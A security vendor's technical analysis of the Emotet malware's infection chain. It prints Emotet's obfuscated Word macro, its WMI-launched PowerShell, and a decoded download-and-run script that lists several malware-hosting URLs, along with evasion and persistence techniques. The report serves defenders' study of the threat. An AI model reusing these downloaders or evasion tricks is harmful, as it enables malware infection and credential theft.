Bromium®

EMOTET: A TECHNICAL ANALYSIS OF THE DESTRUCTIVE, POLYMORPHIC MALWARE

Table of Contents

Introduction 2
Capabilities 2
Family Tree 3
Threat Actor 3
Malware-as-a-Service 3
- Emotet's Business Model 3

Infection Lifecycle 4
- Phishing Campaigns 4
  - Emotet Downloader File Formats 5
  - Microsoft Word Document Downloader 5
  - VBA Macro Analysis 6
  - Indirect Execution of PowerShell Using WMI Provider Host 8
  - Obfuscated PowerShell Download Command 8
  - Download of the Emotet Loader 9
  - Behavioral Analysis of the Emotet Loader 11
  - Command and Control 12

Binary Analysis 12
- Emotet's Packer 12
- Packer Registry Check 13
- Emotet Loader Unpacking and Initialization Procedure 15
  - Stage 1 15
  - GetProcAddress Call for Invalid Function Name 17
  - Emotet Binary Dumped from 0x00240000 18
  - Stage 2 19
  - Stage 3 20
  - Stage 4 21
- Creation of Mutexes 21

Emotet Loader Initialization Procedure Overview 23
Indicators of Compromise 23
Conclusion 24
About Bromium 24
References 25

Introduction

Emotet is a modular loader that was first identified in the wild in 2014.[1] Originally Emotet was a banking Trojan designed to steal financial information from online banking sessions through man-in-the-browser (MITB) attacks, but since 2017 it has been observed distributing other malware families, such as IcedID, Zeus Panda and TrickBot.[2] The malware has been actively developed, with each new version changing or extending its capabilities.

In 2019, Emotet is consistently one of the top threats isolated among Bromium customers. This finding is supported by data from the Center for Internet Security (CIS) indicating that Emotet is one of the most prevalent malware families currently being distributed.[3] The pervasiveness of Emotet combined with its extensive functionality had led US-CERT to describe the malware as "among the most costly and destructive malware affecting state, local, tribal, and territorial (SLTT) governments, and the private and public sectors."[4]

Bromium Secure Platform runs on Windows desktops and laptops isolating risky activity that exposes the enterprise to cyber attacks, such as opening email attachments, clicking on links that redirect users to potentially malicious sites and file downloads. Since threats are isolated, Bromium Secure Platform allows the malware to play out in real time without compromising the end user's computer or the corporate network while collecting and reporting on the forensic details of the attack. The high volume of Emotet samples isolated by Bromium in the wild suggests that this malware is highly effective at evading traditional enterprise defenses.

Capabilities

As of June 2019, Emotet has the following capabilities:

- Download and run other families of malware, typically banking Trojans
- Brute force attacks on weak passwords using a built-in dictionary
- Steal credentials from web browsers and email clients using legitimate third-party software, specifically NirSoft Mail PassView and WebBrowserPassView[4][5]
- Steal network passwords stored on a system for the current logged-on user using legitimate third-party software, namely NirSoft Network Password Recovery[4]
- Steal email address books, message header and body content
- Send phishing campaigns from hosts that are already infected, i.e. the Emotet botnet
- Spread laterally across a network by copying and executing itself via network shares over Server Message Block (SMB) protocol

Emotet has several anti-analysis features, designed to frustrate detection of the malware:

- A polymorphic packer, resulting in packed samples that vary in size and structure[6]
- Encrypted imports and function names that are deobfuscated and resolved dynamically at runtime
- A multi-stage initialization procedure, where the Emotet binary is injected into itself
- An encrypted command and control (C2) channel over HTTP. Version 4 of Emotet uses an AES symmetric key that is encrypted using a hard-coded RSA public key. Older versions of Emotet encrypted the C2 channel using the simpler RC4 symmetric-key algorithm[5]

Since March 2019, Emotet's encrypted C2 data is stored in the data section of HTTP POST requests sent to the malware's C2 servers.[7] Previously, Emotet stored its encrypted C2 data in the "Cookie" field in the header of HTTP GET requests. From a detection perspective, this change makes tracking of Emotet's C2 communications more difficult because most web proxies do not record the data section of HTTP requests in their logs by default.

Family Tree

It is believed that Emotet shares its code base with an earlier banking Trojan called Feodo, also known as Bugat and Cridex.[8]




Figure 1 – Emotet malware family tree

Threat Actor

The entity controlling Emotet and its botnet infrastructure has been given various names by researchers and security vendors including TA542, Mealybug and MUMMY SPIDER.[2][9][10] Emotet's campaigns have targeted a wide range of industries including energy, finance, government, healthcare, manufacturing, shipping and logistics, utilities and technology.[11]

Malware-as-a-Service

The growth of the underground economy has led to increased collaboration and dependencies between criminal actors. The model describing the ecosystem of specialized goods and services bought and sold by criminal actors is known as Malware-as-a-Service (MaaS).[12][13] Examples of such goods and services include bulletproof hosting, exploits, packers, escrow and translation.[14] MaaS has enabled actors to purchase these items from third parties without needing to develop the capability internally. Examples of this model in action include the GozNym malware network that was dismantled in May 2019 and Bromium Labs research into malware distribution infrastructure hosted on AS53667.[15][16]

Emotet's Business Model

From 2014 to early 2017, Emotet used its own banking module and did not distribute other malware families.[5] In campaigns since 2017, Emotet has not been observed using its own banking module, but instead distributes other banking Trojans. This shift in tactics, techniques and procedures (TTPs) suggests a possible change in Emotet's business model in early 2017. The primary source of revenue for its operators may be through selling access to its botnet infrastructure to other malware operators, instead of directly monetizing stolen financial information.

Building on research from the UK's National Cyber Security Centre (NCSC) into organized crime groups (OCGs), Figure 2 shows a possible business model of Emotet's operators by mapping out the connections between the entities, goods and services involved in running a malware distribution operation.[17]




Figure 2 – Malware-as-a-Service business model, where group A distributes group B's banking Trojan

Infection Lifecycle

Phishing Campaigns

The Emotet infection lifecycle consists of multiple stages, starting with target accounts receiving phishing emails containing malicious attachments or hyperlinks. Bromium threat data from the first half of 2019 shows that the Microsoft Word 97-2003 Document (.DOC) file format was the most common format of Emotet downloaders.

The approach to target selection by Emotet's operators has evolved from being targeted to opportunistic. Early campaigns in 2014 and 2015 targeted customers of certain banks and focused on a small number of countries that were deliberately chosen to maximize the relevance of phishing lures. Phishing campaigns since 2016 have been widespread and largely indiscriminate, targeting many industries and countries. The change appears to coincide with Emotet's switch in business model from banking Trojan to malware distributor.

The socially-engineered lures used to trick users into opening malicious documents suggest that Emotet's operators primarily target businesses and organizations rather than individuals. Bromium threat analysis from the first half of 2019 found that Emotet phishing emails most frequently masqueraded as legitimate invoices, orders and unpaid bills.

Emotet Downloader File Formats

The format of the downloader varies across Emotet campaigns as shown in Table 1:

FORMAT	NOTES
Microsoft Word 97-2003 Document (.DOC)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method
Microsoft Word XML Document (.XML)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
Office Open XML Document (.DOCX)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
JavaScript	Delivered in ZIP file attached to a phishing email or hyperlink in PDF. Downloads loader using MSXML2.XMLHTTP object
Portable Document Format (PDF)	Delivered as attachment in a phishing email. Contains hyperlink to Word document or JavaScript downloader

Table 1 – Emotet downloader file formats

Microsoft Word Document Downloader

Emotet's downloaders that are based on Microsoft Word formats (.DOC, .XML and .DOCX) use VBA (Visual Basic for Applications) AutoOpen macros to execute code that downloads the Emotet loader. AutoOpen macros are a feature of Microsoft Office which enables document creators to automatically run a series of instructions when the document is opened.[18]

Recent versions of Microsoft Word are configured to disable the automatic running of macros by default. To overcome this mitigation, Emotet Word documents contain embedded images (Figure 3) that request the user to click the "Enable Editing" button to disable Microsoft Word's read-only mode (Protected View) and "Enable Content" to cause the macro to run.




Figure 3 – Embedded image in Emotet Word document from May 2019 requesting user to disable read-only mode and to enable macros




Figure 4 – Embedded image in Emotet Word document from February 2019. The highlighted area denotes a textbox that contains an obfuscated command to download an Emotet loader

The documents contain obfuscated VBA code that attempts to download an Emotet loader from five URLs. The web servers change frequently and often only actively host the Emotet loader for several days before being removed. Based on the high volume of servers used to host the malware and other content found on those websites, it is likely that the servers are legitimate websites that have been compromised.

VBA Macro Analysis

Clicking "Enabling Content" causes the document to execute a VBA AutoOpen macro. The strings in Emotet VBA macros are heavily obfuscated and include many fragmented strings. This is a well-known technique to make it harder for static analysis engines to detect malicious content.

The VBA code in Figure 5 references Windows Management Instrumentation (WMI) classes winmgmts:Win32_ProcessStartup and winmgmts:Win32_Process.[19][20] On execution, the AutoOpen subroutine uses these WMI classes to launch an instance of PowerShell that runs a Base64 encoded command in the background (Figure 11).

```
Sub autoopen()
On Error Resume Next
   If zQkAAAA = w1DAXGAA Then
       qAQUUX = 715311855 * jDAwBBw
       Z1AADGc_ = kA4UkDA / 644767973 / 404287692 + 79296406 * 393561409 / 255654765 + (JcGGDQ - Tan(P_G1AxAo + 736542784 - 252559134 - Oct(PQADkkG -
       Hex(212078970) + 805572151 + Oct(317133617))) + (299917356 / Sqr(234512550)))
       jkx1DcAU = 506614980 * qAoxQA
End If
   If XAxxAAAA = AAZ4XA Then
       ZBQAACUQ = 355109038 * fDAcoAAA
       ZQBAQCB = QA_AQB / 137545635 / 405789763 + 426141509 * 66517863 / 325310386 + (BC1AkAA - Tan(JQAxxU + 408184161 - 201814205 - Oct(NACQkC -
       Hex(142235615) + 169364367 + Oct(736672877))) + (858970018 / Sqr(624879443)))
       nCZoA4 = 823721518 * nXcAoAA
End If
wUAAAA (BX_1DU + "po" + wooZZkwZ + "wersh" + rD4XA4_ + "ell -e " + CUDABU + hA_AAB + rABcAAAA + XBCo_AA + IADQkGU + zCDAcDUB)
   If UUwcBkA = VAcCUA Then
       f4DUQAkQ = 540199137 * nAQZQ_oA
       cA_AAAZ = mxBAG_ / 742312497 / 28176130 + 612546369 * 451624512 / 95084074 + (TUAQAQ - Tan(rcZQAXA + 648668195 - 433734347 - Oct(rDcGAAk -
       Hex(10609367) + 793366409 + Oct(445762513))) + (281272199 / Sqr(203501883)))
       MADBBZUw = 709496948 * SU41BU
End If
   If KA4QAX = MxUZQc Then
       H_AoZB = 684074340 * YA4AAUwD
       cZAoZAQ = DAD_XCZA / 468545825 / 384211956 + 623226116 * 338585626 / 966794313 + (IAGDZ1_U - Tan(DUw4A_U + 376496341 - 746123409 - Oct(TAUcAc -
       Hex(762175635) + 692956352 + Oct(282459330))) + (308302658 / Sqr(585974957)))
       kAAAcA = 611302959 * GAw1kUA
End If
   If dkACoAA = XGCcUk Then
       zA1AGAAw = 769711525 * BA4x4AQ
       NxBUUAoA = UQQDAw / 903652765 / 356983624 + 879747795 * 373960629 / 575132860 + (z_4UBA - Tan(voAACc + 868894315 - 865389626 - Oct(ZQ4GxZAD -
       Hex(798256442) + 691881690 + Oct(387744017))) + (904014950 / Sqr(866638978)))
       vBCAxA4 = 332032558 * j1D1wAZ
End If
End Sub
```

Figure 5 – Obfuscated AutoOpen macro

```
dBCwQQZ = winmgmts:Win32_Process

        X11AwAQB = 801021455 * dwAU_AU
    End If
    dBCwQQZ = (wAxAQA_c + "wi" + "nm" + _OBoAAG1k + _"gmts" + ":Win3" + "2_" + "Proc" + "ess") + VAXwBoB + ZQB1AQ
    If qDBA_okD = KGcAD_ Then
        P111ABAA = 581565822 * LA_ADX
        jAGcQA = QACAAAAU / 277023086 / 454877224 + 530113917 * 99588562 / 979936909 + (O41QGAC4 - Tan(UBA4AQ + 94799
        Oct(iADDAxA - Hex(456714174) + 921308874 + Oct(660856413))) + (199111603 / Sqr(93243728)))
        UDAAACDA = 866234098 * Y1QCGBA
```

Figure 6 – Variable dBCwQQZ is defined with the string “winmgmts:Win32_Process”

```
TCXD_U = GetObject(winmgmts:Win32_ProcessStartup)

        JAAUUAx = 102287313 * BQwAAGA
    End If
    Set TCXD_U = GetObject(lDAABxQC + dBCwQQZ + "Sta" + ZZ_GAA + "rtup" + zABBAQX4)
    If zkAwAQ = YXAox4G Then
        UQAQABAZ = 609245110 * mXAABAG
        FAAQDA = kAACAAXA / 714295991 / 450092861 + 161018321 * 551771044 / 984504834 + (E
```

Figure 7 – Variable TCXD_U is defined with the string “GetObject(winmgmts:Win32_ProcessStartup)”

```
jDD_UwDB= GetObject(winmgmts:Win32_Process).Create

        NxCXAA = 485078105 * hAAZG1Ao
    End If
    jDD_UwDB = GetObject(jZAABBZ + dBCwQQZ + wBoAAX + KAk_AB + pAAACwC + kAUUA1AB). _
    Create _
    ((OAwCAA + zQGDGA + uABkXBCQ + iUAA_kA + BAwGGxA + lwACAAB_ + mBCBAAA + IUAA_o + icQAZ_
    UABw1B_A), TCXD_U, (Ck1QAwAZ + QAAUXUQA + OZAQCQQo + JDAAQxCU + QDAAQko))
    If YkAcCAB = GxZ1AAx Then
        wABD1AQ = 111306700 * sUAB1c
        kxADGXAA = QA_4Aw_X / 677990978 / 114833803 + 837505905 * 389819441 / 439468842
```

Figure 8 – Variable jDD_UwDB is defined with the string “GetObject(winmgmts:Win32_Process).Create”

```
GetObject(winmgmts:Win32_ProcessStartup).ShowWindow = 0

        fAC_ACA = 229775436 * PQ1cACA
    End If
    TCXD_U.ShowWindow = OUocAQUA + 13367 - 13367 + zxGD_A
    If dDBAUUAQ = lAUAAA1 Then
        dQAQ1B = 96870052 * LD_k1AGA
        wAAUoU = wU1ADAD / 997944208 / 128688142 + 649538836 * 8295518
        (PAC4_A - Hex(561047357) + 737617244 + Oct(283942312))) + (625
```

Figure 9 – Sets the parameter of “GetObject(winmgmts:Win32_ProcessStartup).ShowWindow” to a value of 0

```
powershell -e

        nCZoA4 = 823721518 * nXcAoAA
    End If
    wUAAAA (BX_1DU + "po" + wooZZkwZ + "wersh" + rD4XA4_ + "ell -e " + CUDABU + hA_AAB + rABcAAAA + XBCo_AA + IADQkGU + zCDAcDUB)
    If UUwcBkA = VAcCUA Then
        f4DUQAkQ = 540199137 * nAQZQ_oA
        cA_AAAZ = mxBAG_ / 742312497 / 28176130 + 612546369 * 451624512 / 95084074 + (TUAQAQ - Tan(rcZQAXA + 648668195 - 433734347
        (rDcGAAk - Hex(10609367) + 793366409 + Oct(445762513))) + (281272199 / Sqr(203501883)))
```

Figure 10 – Creation of string “powershell -e”




Figure 11 – Resulting Base64 encoded PowerShell command run using WMI

Indirect Execution of PowerShell Using WMI Provider Host

The macro uses WMI (Windows Management Instrumentation) to indirectly run PowerShell. The process is launched as a child process of WmiPrvSe.exe (WMI Provider Host). Launching PowerShell this way benefits the malware operators because they are more likely to evade process chain-based detection. Bromium have observed downloaders used by other malware families implementing this technique, for example Ursnif (Gozi).[21]

Obfuscated PowerShell Download Command

After decoding the Base64 encoded string, the output illustrated in Figure 12 is produced. The command is obfuscated using the same string joining and case mismatch techniques to evade detection. The decoded string contains many “+” characters that are used to concatenate strings, and a mixture of uppercase and lowercase characters. By removing all the “+” characters the deobfuscated command is revealed, shown in Figure 13.

```
( neW-objeCt  iO.CoMPReSSION.deFlAtesTrEam( [
Io.MEmoryStream][systeM.CONveRt]::fROMbASe64StrInG(('VZFhb5'+'sw'+'EIb/
ij'+'8g'+'OVEWPCT2Y'+'UVIvU'+'DXRpM'+'q0Y6O'+'oUmTMZf'+'gATY'+'CU2ii/Pd5VR'+'Mp
'+'9/'+'H03'+'P'+'u'+'+d+fo'+'e'+'vLi'+'B'+'EJ6'+'l4oc'+'NhsaOH'+'dz'+'5'+'usoD
'+'RVOa13'+'8RWHIIxr3JxZR'+'I1GZwM'+'my'+'J'+'Mp'+'htl'+'OVM'+'d0'+'NYyU'+'fzV'
+'hy'+'o'+'1BVm'+'jd'+'cuEK3bOr'+'W'+'vG'+'y'+'lYv'+'Ev'+'GLbs'+'9gO'+'epsktc'+
'MKi61H'+'h2F+'+'zJ'+'X'+'94vEJ50+x7RKXa4'+'kw'+'KrY'+'wNwk'+'y'+'FL'+'Q6s6'+'2
WJhwMzX+XL'+'tQuX5Th'+'xVf'+'D3'+'STE'+'ML'+'C'+'2qC'+'9LLBt84V'+'zgYXp61pRLNWF
'+'rVOF'+'PeE'+'6Puc9d'+'Is6C'+'3d'+'Bk4zwI'+'ggS'+'gP6cs'+'MHoC91o'+'8kyTXcpyQ
k1PtiGwNs'+'ACD2QnqIIH9nHsD/AxA6q'+'F5vxgH'+'7rtc7'+'67'+'2'+'iv'+'+'+'nqIrCiLs
'+'5'+'Ig53'+'ukYtq4'+'djmn'+'CZE'+'KnI5+PJo'+'+'+'rf'+'j+UN'+'urC'+'fV'+'aF'+'
5'+'+s2'+'J'+'n/hP5sL'+'N'+'xn3'+'wA'+'336JQ'+'x3'+'/D7Ldkc'+'XiHs'+'16a7C9cG'+
'6'+'Dam8qs'+'t'+'4j8T/b'+'WpLjVr3qGq+4'+'w'+'En9Z'+'JMB2O'+'2/Z7H'+'NnNCgsFnr'
+'4H'+'Q'+'S3'+'IjqeDo'+'5Mk8gE1lIt5DWfl1b138='')) , [
iO.CoMpReSsioN.compRessiOnmODE]::DECOMPresS)|%{neW-objeCt  IO.sTReAMReadeR(
$_,[tExT.EncoDiNg]::asCii)}|% { $_.ReAdtoend()})|&(
$vERboSEPRefERENcE.TostriNG()[1,3]+'x'-joIn'')
```

Figure 12 – Partially deobfuscated command

```
( New-Object  Io.Compression.Deflatestream( [
Io.Memorystream][System.Convert]::Frombase64string(('Vzfhb5sweib/
Ij8govewpct2yuvivudxrpmq0y6ooumtmzfgatycu2ii/Pd5vrmp9/H03pu+D+Foevlibej6l4ocnhs
aohdz5usodrvoa138rwhiixr3jxzri1gzwmmyjmphtlovmd0nyyufzvhyo1bvmjdcuek3borwvgylyv
evglbs9goepsktcmki61hh2f+Zjx94vej50+X7rkxa4kwkrywnwkyflq6s62wjhwmzx+Xltqux5thxv
fd3stemlc2qc9llbt84vzgyxp61prlnwfrvofpee6puc9dis6c3dbk4zwiggsgp
6csmhoc91o8kytxcpyqk1ptigwnsacd2qnqiih9nhsd/
Axa6qf5vxgh7rtc7672iv+Nqircils5ig53ukytq4djmnczekni5+Pjo+Rfj+Unurcfvaf5+S2jn/
Hp5slnxn3wa336jqx3/D7ldkcxihs16a7c9cg6dam8qst4j8t/
Bwpljvr3qgq+4wen9zjmb2o2/Z7hnnncgsfnr4hqs3ijqedo5mk8ge1lit5dwfl1b138='')) , [
Io.Compression.Compressionmode]::Decompress)|%{New-Object  Io.Streamreader(
$_,[Text.Encoding]::Ascii)}|% { $_.Readtoend()})|&(
$Verbosepreference.Tostring()[1,3]+'X'-Join'')
```

Figure 13 – Deobfuscated command output after removing the “+” characters

The above PowerShell command deflates and decodes another Base64 encoded string and reads it as a stream until it reaches the end of the string. It then runs the resulting output in memory using the iex alias for the Invoke-Expression cmdlet.[22] This is a popular technique among malware authors to execute commands in memory without saving files to disk. The command uses the variable $Verbosepreference which contains the string "SilentlyContinue". The first and third characters ("i" and "e") are selected from the string, which are then joined with "X", to form the string "ieX".

```
PS C:\> echo $Verbosepreference
SilentlyContinue
PS C:\> $Verbosepreference.Tostring()[1,3]+'X'-Join''
ieX
PS C:\>
```

Figure 14 – Formation of the string "ieX", the alias for the Invoke-Expression cmdlet

Download of the Emotet Loader

The deobfuscated PowerShell script first splits the string assigned to the variable $XXQCZAxA using the "@" character as a delimiter and then enters a ForEach loop, which iterates the resulting array of URLs to download the Emotet loader to the victim's filesystem using the Net.WebClient class.[23] The script uses the environment variable $env:userProfile to fetch the user profile directory of the currently logged-in user. The downloaded file is saved to the victim's user profile directory (typically C:\Users\[Username]) with the a two or three digit filename, in this case 15.exe. If the size of the downloaded file is greater than 40 KB, the script exits the ForEach loop and runs 15.exe using the Invoke-Item cmdlet.

From our observations of Emotet campaigns since December 2018, we have seen different types of obfuscation applied to the PowerShell command. In campaigns from April 2019 onwards, we saw that the Emotet downloader uses PowerShell's format operator (-f) to add another layer of obfuscation to the command.[24]

```
$okw1DQA='EUcZABB';
$ExX4oCU=new-object Net.WebClient;
$XXQCZAxA='http://dautudatnenhoalac.com/wp-admin/DYAsI/@http://www.bewebpreneur.com/wp-admin/
daHN/@http://www.allgreennmb.com/wp-content/themes/pridezz/t9iV/@http://www.baiduwanba.com/css/
Ubh/@http://rileyaanestad.com/wp-includes/DXn1R/'.Split('@');
$ScAAQACZ='VxA1AA';
$TQQZoAGU ='15';
$sABAAAD1='zCAZAA';
$HA4_AA=$env:userprofile+'\'+$TQQZoAGU+'.exe';
foreach($oAGxUQ in $XXQCZAxA){
    try{
        $ExX4oCU.DownloadFile($oAGxUQ, $HA4_AA);
        $R4AA4A='aAkDAA';
        If ((Get-Item $HA4_AA).length -ge 40000) {
           Invoke-Item $HA4_AA;$U4QBXAAZ='KXDZoAQ';
           break;
        }
    }catch{}
}
$iZQAXcX='IAUk4kkA';
```

Figure 15 – Deobfuscated PowerShell command

As shown in Figure 16, the PowerShell command sends a HTTP GET request to retrieve the Emotet loader from hxxp://dautudatnenhoalac[.]com/wp-admin/DYAsI. The response from the web server indicates that the file served is called s17zjCTuWfNF.exe and that the payload is a portable executable (PE) file as indicated by the ASCII representation of the magic bytes 0x4D5A ("MZ") at the start of the file.

Figure 16 – HTTP GET request that downloads the Emotet loader

Behavioral Analysis of the Emotet Loader

After downloading the Emotet loader, PowerShell launches 15.exe (PID: 2600), which subsequently launches another instance of 15.exe (PID: 2412) from the same location as a child process.




Figure 17 – Process launch of 15.exe by PowerShell

The second instance of 15.exe (PID: 2412) copies itself to the C:\Windows\SysWOW64 directory with the name ipropmini.exe. The filename is hard-coded into the Emotet and varies depending on the build of the Emotet loader. The process creates a service to indirectly launch the loader. In the call to CreateService, the BinaryPath points to C:\Windows\SysWOW64\ipropmini.exe and the DesiredAccess is 18. This value grants SERVICE_CHANGE_CONFIG and SERVICE_START access permissions to the service.




Figure 18 – Service creation to establish persistence

After registering itself as service, ipropmini.exe is launched by services.exe. A similar initialization pattern is observed where ipropmini.exe creates another process of itself as a child process, which then downloads the next stage payload from a remote server. Afterwards, ipropmini.exe writes modified code into the first Emotet process (15.exe) using the process hollowing technique. This marks the completion of Emotet's initialization procedure.

